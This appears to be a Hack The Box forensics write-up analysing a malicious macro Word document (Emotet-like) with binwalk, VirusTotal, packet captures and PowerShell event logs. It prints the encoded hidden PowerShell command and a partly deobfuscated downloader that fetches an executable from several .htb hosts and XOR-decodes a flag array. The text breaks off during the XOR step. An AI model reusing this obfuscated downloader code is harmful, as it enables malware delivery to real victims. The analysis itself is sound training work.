
Table of Contents

Intro

Challenge description by HTB:

WearRansom ransomware just got loose in our company. The SOC has traced the initial access to a phishing attack, a Word document with macros. Take a look at the document and see if you can find anything else about the malware and perhaps a flag.


Received file:



A doc file.

File Analysis

Used binwalk to see more layers of the file:



```
┌──(kali㉿kali)-[~/Desktop/HTB/Challenges/emo]
└─$ binwalk emo.doc

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
69191         0x10E47         JPEG image data, JFIF standard 1.01
69221         0x10E65         TIFF image data, little-endian offset of first image directory: 8
137542        0x21946         Zip archive data, at least v2.0 to extract, compressed size: 255, uncompressed size: 540, name: [Content_Types].xml
137846        0x21A76         Zip archive data, at least v2.0 to extract, compressed size: 192, uncompressed size: 310, name: _rels/.rels
138079        0x21B5F         Zip archive data, at least v2.0 to extract, compressed size: 131, uncompressed size: 138, name: theme/theme/themeManager.xml
138268        0x21C1C         Zip archive data, at least v2.0 to extract, compressed size: 1760, uncompressed size: 8115, name: theme/theme/theme1.xml
140080        0x22330         Zip archive data, at least v2.0 to extract, compressed size: 182, uncompressed size: 283, name: theme/theme/_rels/themeManager.
xml.rels
140680        0x22588         End of Zip archive, footer length: 22
140702        0x2259E         XML document, version: "1.0"
```


kali@kali: ~/Desktop/HTB/Challenges/emo
File Actions Edit View Help
Talking:

Nothing special except the xml file for the word file.

HTB Challenge - emo -Subject: Forensics -Difficulty: Easy

Erel Regev

I used VirusTotal to analyze the file:



46 / 61

46 security vendors and 4 sandboxes flagged this file as malicious

c578a9fc241658517a7346a2a60236c84f0bb4919b857db226150aab4093451e

emo.doc

Size 205.50 KB

Last Analysis Date 21 hours ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label downloader.amphitryon/emotet

Threat categories downloader trojan

Family labels amphitryon emotet w97m

Security vendors' analysis


Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Downloader/DOC.Emotet.S1312
ALYac	Trojan.Downloader.DOC.Gen	Antiy-AVL	Trojan[Downloader]/MSOffice.Agent
Arcabit	HEUR.VBA.A.1	Avast	Script:SNH-gen [Drp]
AVG	Script:SNH-gen [Drp]	Avira (no cloud)	W97M/Agent.4629217
BitDefender	VBA:Amphitryon.1893	ClamAV	Doc.Malware.Emotet-9785300-0

Its marked as a downloader. If so, maybe another file should be downloaded after executing it.

I believe this file should be executed.

When downloading it to a Windows VM sandbox:



192.168.111.139:8000

g for /


emo.doc

This file contains a virus or malware.

Show all downloads

Marked as a malicious file.

When executing the file:



emo.doc [Compatibility Mode] - Word

Upgrade your edition of Microsoft Office

Upgrade your edition of Microsoft Word

Upgrading your edition will add new features to Microsoft Word.


Please, click Enable Editing and then click Enable Content.

Powershell window popped up and disappear.

HTB Challenge - emo -Subject: Forensics -Difficulty: Easy


Erel Regev

When sniffing the network while execution:




```
 74 10.440093   192.168.111.137   52.111.229.43     TCP     60 50170 → 443 [ACK] Seq=851 Ack=6561 Win=63747 Len=0
 75 10.469221   192.168.111.139   38.46.224.109     UDP    126 48639 → 1337 Len=84
 76 12.060754   192.168.111.137   8.8.8.8           DNS     77 Standard query 0x473f A da-industrial.htb
 77 12.121771   8.8.8.8           192.168.111.137   DNS    152 Standard query response 0x473f No such name A da-industrial.htb SOA a.root-servers.net
 78 12.122100   192.168.111.135   192.168.111.2     DNS     77 Standard query 0x473f A da-industrial.htb
 79 12.127721   192.168.111.2     192.168.111.135   DNS     77 Standard query response 0x473f No such name A da-industrial.htb
 80 12.140398   192.168.111.137   8.8.8.8           DNS     77 Standard query 0xa572 A daprofesional.htb
 81 12.193989   8.8.8.8           192.168.111.137   DNS    152 Standard query response 0xa572 No such name A daprofesional.htb SOA a.root-servers.net
 82 12.198200   192.168.111.135   192.168.111.2     DNS     77 Standard query 0xa572 A daprofesional.htb
 83 12.204814   192.168.111.2     192.168.111.135   DNS     77 Standard query response 0xa572 No such name A daprofesional.htb
 84 12.208723   192.168.111.137   8.8.8.8           DNS     78 Standard query 0x269f A dagranitegiare.htb
 85 12.261926   8.8.8.8           192.168.111.137   DNS    153 Standard query response 0x269f No such name A dagranitegiare.htb SOA a.root-servers.net
 86 12.262221   192.168.111.135   192.168.111.2     DNS     78 Standard query 0x269f A dagranitegiare.htb
 87 12.267973   192.168.111.2     192.168.111.135   DNS     78 Standard query response 0x269f No such name A dagranitegiare.htb
 88 12.273790   192.168.111.137   8.8.8.8           DNS     84 Standard query 0xc5f9 A www.outspokenvisions.htb
 89 12.325800   8.8.8.8           192.168.111.137   DNS    159 Standard query response 0xc5f9 No such name A www.outspokenvisions.htb SOA a.root-servers.net
 90 12.326142   192.168.111.135   192.168.111.2     DNS     84 Standard query 0xc5f9 A www.outspokenvisions.htb
 91 12.330912   192.168.111.2     192.168.111.135   DNS     84 Standard query response 0xc5f9 No such name A www.outspokenvisions.htb
 92 12.336213   192.168.111.137   8.8.8.8           DNS     71 Standard query 0x6c21 A mobsouk.htb
 93 12.389918   8.8.8.8           192.168.111.137   DNS    146 Standard query response 0x6c21 No such name A mobsouk.htb SOA a.root-servers.net
 94 12.390244   192.168.111.135   192.168.111.2     DNS     71 Standard query 0x6c21 A mobsouk.htb
 95 12.395705   192.168.111.2     192.168.111.135   DNS     71 Standard query response 0x6c21 No such name A mobsouk.htb
 96 12.401075   192.168.111.137   8.8.8.8           DNS     73 Standard query 0xa579 A biglaughs.htb
 97 12.453283   8.8.8.8           192.168.111.137   DNS    148 Standard query response 0xa579 No such name A biglaughs.htb SOA a.root-servers.net
 98 12.453592   192.168.111.135   192.168.111.2     DNS     73 Standard query 0xa579 A biglaughs.htb
 99 12.459991   192.168.111.2     192.168.111.135   DNS     73 Standard query response 0xa579 No such name A biglaughs.htb
100 12.464732   192.168.111.137   8.8.8.8           DNS     76 Standard query 0xc922 A ngllogistics.htb
101 12.518909   8.8.8.8           192.168.111.137   DNS    151 Standard query response 0xc922 No such name A ngllogistics.htb SOA a.root-servers.net
```

Several DNS queries can be found on to several HTB domains.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ tshark -r docfile.pcap -Y "dns" -T fields -e 'dns.qry.name'  | grep ".htb" | sort | uniq
biglaughs.htb
dagranitegiare.htb
da-industrial.htb
daprofesional.htb
mobsouk.htb
ngllogistics.htb
www.outspokenvisions.htb
```

So beside networking whats left is to understand what happened with powershell. One way of doing so is to check the event viewer:



Windows PowerShell   Number of events: 1,322

Level	Date and Time	Source	Event ID	Task Category
Information	8/10/2023 3:11:23 PM	PowerShell (PowerS...	403	Engine Lifecycle
Information	8/10/2023 3:11:21 PM	PowerShell (PowerS...	400	Engine Lifecycle
Information	8/10/2023 3:11:21 PM	PowerShell (PowerS...	600	Provider Lifecycle
Information	8/10/2023 3:11:21 PM	PowerShell (PowerS	600	Provider Lifecycle


Event 403, PowerShell (PowerShell)

```
        HostId=759593e0-4dfb-4498-8224-13c865187058
        HostApplication=POwersheLL -windowstyle hidden -ENCOD
IABTAFYAIAAgADAAegBYACAAKABbAFQAeQBQAGUAXQAoACIAewAyAH0AewAwAH0AewA0AH0AewAzAH0AewAxAH0AIgAtAGY
AIAAnAGUAJwAsACcAcgBFAEMAdABvAHIAWQAnACwAJwBzAFkAcwB0ACcALAAnAC4ASQBPAC4AZABJACcALAAnAE0AJwApACA
AIAApACAAOwAgACAAIABzAGUAdAAgACAAVAB4AHkAUwBIAG8AIAAgACgAIAAgAFsAVABZAHAAZQBdACgAIgB7ADAAfQB7ADc
AfQB7ADUAfQB7ADYAfQB7ADQAfQB7ADIAfQB7ADEAfQB7ADgAfQB7ADMAfQAiAC0ARgAnAFMAWQBzAFQARQAnACwAJwBUAE0
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	8/10/2023 3:11:23 PM
Event ID:	403	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	DESKTOP-OD61403
OpCode:			

Looks like the payload.

Saved the log’s data and decode the payload:




9ADsAIAAoAFsAdwBtAGkAYwBsAGEAcwBzAF0AKAAoACcAdwBpACcAKwAnAG4AJwA
pACsAKAAnADMAMgBfACcAKwAnAFAAcgBvAGMAJwArACcAZQAnACkAKwAnAHMAJ
wArACcAcwAnACkAKQAuACIAYwBSAGAAZQBhAFQARQAiACgAJABTAGMAdQBzAGI
AawBqACkAOwAkAEcAbAB3AGsAaQA2AGEAPQAoACcASQAnACsAJwBtACcAKwAoA
CcAdABkACcAKwAnAHgAdgA2ACcAKQApADsAYgByAGUAYQBrADsAJABQAGYAcABi
AGwAaAAxAD0AKAAnAFYAcwAnACsAKAAnAGwAYQBsACcAKwAnAGMAJwApACsAJ
wB1ACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARgA0ADcAaQBIAGYAMgA9ACg
AKAAnAEIAbgAnACsAJwB6AGkAZAAnACkAKwAnAHIAdAAnACkA

```
 SV  0zX ([TyPe]("{2}{0}{4}{3}{1}"-f 'e','rECtorY','sYst','.IO.dI','M')  ) ;   set  TxySeo  (  [TYpe]("{0}{7}{5}{6}{4}{2}{1}{8}{3}"-F'S
YsTE','TM','IN','ER','pO','NeT.se','RVICE','M.','ANaG')) ;  $Nbf5tg3=('B9'+'yp'+('90'+'s'));$Vxnlre0=$Cludkjx + [char](64) + $R6r1tuy;$
Ky3q0e8=(('Rq'+'dx')+'wo'+'5');  (  Dir  vaRiAble:0Zx).valuE::"CreAT`E`dIREc`T`OrY"($HOME + ((('nDp'+'Jrb')+('e'+'vk4n')+'D'+'p'+('C'+'
cwr_2h')+'nD'+'p') -RePlAcE ('n'+'Dp'),[cHaR]92));$FN5ggmsH = (182,187,229,146,231,177,151,149,166);$Pyozgeo=(('J5f'+'y1')+'c'+'c'); (
vaRiABLE TxYSEo  ).ValuE::"SecUrI`TYp`R`OtOc`ol" = (('Tl'+'s1')+'2');$FN5ggmsH += (186,141,228,182,177,171,229,236,239,239,239,228,181,
182,171,229,234,239,239,228);$Huajgb0=(('Jn'+'o')+'5g'+'a1');$Bb28umo = (('Ale'+'7g')+'_8');$Hsce_js=('Kv'+('nb'+'ov_'));$Spk51ue=(('C'
+'7xo')+'9g'+'l');$Scusbkj=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE  ([ChAR]53+[ChAR]116+[ChAR]1
02),[ChAR]92)+$Bb28umo+(('.e'+'x')+'e');$FN5ggmsH += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,1
28,158,177,176,139);$hbmskV2T=(('C'+'7xo')+'9g'+'l');$hbmskV2T=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -
rEplACE  ([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]92)+$Bb28umo+(('.c'+'o')+'nf');$Q1_y05_=('W'+('4'+'qvy')+'z8');$Odb3hf3=&('n'+'e'+'w-obje
ct') Net.WEBclIENt;$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);$Anbyt1y=('h'+('ttp:'+']['+'(s)]')+(('w]'
+'[(')+(('s)'+']w'))+('da'+'-')+'i'+'n'+'du'+('s'+'trial.'+'h'+'t')+'b]'+('[(s)]'+'w'+'js')+((']'+'[(')+(('s'+')]w9IdL'+'P]['+'(s'+')
]w'+'@h'))+('t'+'tp:]')+('[(s'+')]')+'w'+(']'+'[(s)]')+('wdap'+'ro'+'fesiona'+'l.h')+'tb'+('][(s'+')'+']')+'w'+('d'+'ata')+('4][(s'+')]
wh')+('WgW'+'jT')+('V]'+'[')+('(s)]w@http'+'s:][(s'+')]'+'w'+']')+'['+('(s)'+']wdag'+'ra')+'ni'+'t'+('eg'+'ia')+('re.h'+'t')+'b]'+('['+
'(s)')+(']ww'+'p-a'+'dm'+'in][(s)'+']wt')+('V]['+'(s'+')')+(']w@'+'h')+'tt'+'p'+(':'+'][')+('(s)]w]['+'(s'+')]www'+'w'+'.out'+'s'+'p')+
('ok'+'e')+'nv'+'i'+('s'+'ions.')+('htb'+']')+'['+('(s)]w'+'wp'+'-in')+('clu'+'d')+('es][(s)'+']waW'+'o'+'M')+(']'+'[('+'s)]w')+('@'+'h
ttp:]')+('[(s)'+']w][('+'s)')+(']wmo'+'bs')+('o'+'uk.h')+(('t'+'b][(')+(('s)'+']wwp-'))+'in'+'c'+'l'+('ude'+'s]'+'[')+('(s)]'+'w')+('U
```


What are these numbers?

Used text manipulation to get those numbers:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat file1.txt  | sed 's/;/\n/g; s/ //g' | grep FN5ggmsH
$FN5ggmsH=(182,187,229,146,231,177,151,149,166)
$FN5ggmsH+=(186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228)
$FN5ggmsH+=(185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139)
$FN5ggmsH+=(183,154,173,128,175,151,238,140,183,162,228,170,173,179,229)
$FN5ggmsH+=(228)
```

Used cyber chef for base10 since these are integers:



Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / S
Recipe
From Charcode
Input
Output
Raw B


Delimiter: Comma
Base: 10

```
182,187,229,146,231,177,151,149,166
186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228
185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139
183,154,173,128,175,151,238,140,183,162,228,170,173,179,229
```

275 4

```
¶»å•ç±••¦•ä¶±«åìïïïäµ¶«åêïïä³¾¸å•••¤ë±ï«·ì••»ë•••±°••••¯•î•·¢äª•³å
```


Went back to the manipulated results:



```
foreach($A8i3ke1in$Anbyt1y){try{$Odb3hf3."dO WnLOA dfILe"($A8i3ke1,$Scusbkj)
$Zhcnaux=(('Ek'+'k')+('j'+'47t'))
If((&amp
('Get-I'+'te'+'m')$Scusbkj)."LEn`GTh"-ge45199){${A8`I`3KE1}.("{1}{2}{0}"-f'ay','ToCha','rArr').Invoke()|.("{2}{1}{0}{3}"-f'-','ach','ForE','Object')-process{
${FN5`GGm`Sh}+=([byte][char]${_}-bxor0xdf)}
$FN5ggmsH+=(228)
$b0Rje=[type]("{1}{0}"-F'VerT','Con')
$B0RjE::"tO`BaS`E64S`TRI`Ng"(${fn5`ggm`sh})|.("{2}{1}{0}"-f'ile','ut-f','o')${hB`mSK`V2T}
```

Note the char bxor0xdf which is -bxor 0xdf. It is xored as well! And it seems to be the key.

Xor



```
FN5ggmsH = [182,187,229,146,231,177,151,149,166];
FN5ggmsH += [186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228];
